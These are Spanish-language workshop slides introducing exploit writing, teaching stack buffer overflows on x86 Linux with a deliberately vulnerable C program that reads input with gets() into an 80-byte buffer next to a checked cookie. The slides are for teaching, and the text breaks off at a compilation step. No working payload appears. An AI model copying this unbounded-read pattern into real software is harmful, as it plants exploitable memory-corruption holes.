

# EXPLOITS CON RUEDITAS

## INICIACIÓN A LA ESCRITURA DE EXPLOITS

ADRIÁN BARREAL | TERESA ALBERTO

STIC, FUNDACION SADOSKY

¿EXPLOIT?

# PRIMERA PARTE

## EXPLOITS 101: LOS ORÍGENES

### ENTORNO SIN MITIGACIONES

# SEGUNDA PARTE

## EXPLOITS MODERNOS

## ENTORNO CON MITIGACIONES

# VULNERABILIDAD CORRUPCIÓN DE MEMORIA DESBORDAMIENTO DE BÚFER

Arquitectura x86. GNU/Linux.

# ABOS

# PROGRAMAS EN C VULNERABLES

# LABORATORIO DE EXPLOITS CLÁSICOS

2 programas vulnerables

1. Sobreescritura de variable
2. Modificación del flujo de ejecución de un programa
3. Inyección de código arbitrario

# 1. CÓDIGO FUENTE DE STACK1

```
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x41424344){      // ABCD
        printf("you win!\n");
    }
}
```


# VULNERABILIDAD: DESBORDAMIENTO DE BÚFER

```
$ man gets
"BUGS: Nunca usar gets().
No es posible controlar cuántos caracteres va a leer de stdin.
```

¿PARA QUÉ NOS SIRVE ESCRIBIR POR FUERA DE LOS  
LÍMITES DE BUF?


# PROCESO EN MEMORIA

direcciones  
0x....0000




```
int main() {  
    int cookie;  
    char buf[80];  
  
    gets(buf);  
  
    if (cookie == 0x41424344){  
        printf("you win!\n");  
    }  
}
```


# PROCESO EN MEMORIA




# PROCESO EN MEMORIA



# PROCESO EN MEMORIA



# LA PILA




# OTRAS INSTRUCCIONES EN ASSEMBLER

operacion <destino> <fuente>


instrucción | ¿qué hace?

mov eax, 0x4	; almacena el valor 4 en el registro eax
add eax, 0x3	; suma 3 al valor almacenado en eax
mov ebx, eax	; almacena el valor del registro eax en ebx


# OTRAS INSTRUCCIONES



# OTRAS INSTRUCCIONES



# OTRAS INSTRUCCIONES



# 1. CÓDIGO FUENTE DE STACK1


```
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x41424344){      // ABCD
        printf("you win!\n");
    }
}
```

# 2. COMPILEMOS

## FLAGS DE GCC EN CONFIGURACIÓN



A screenshot of a terminal window titled "te@debian: ~/stack1". The window has a standard Linux-style menu bar with options: Archivo, Editar, Ver, Buscar, Terminal, and Ayuda. Below the menu, a command is being typed into the terminal:

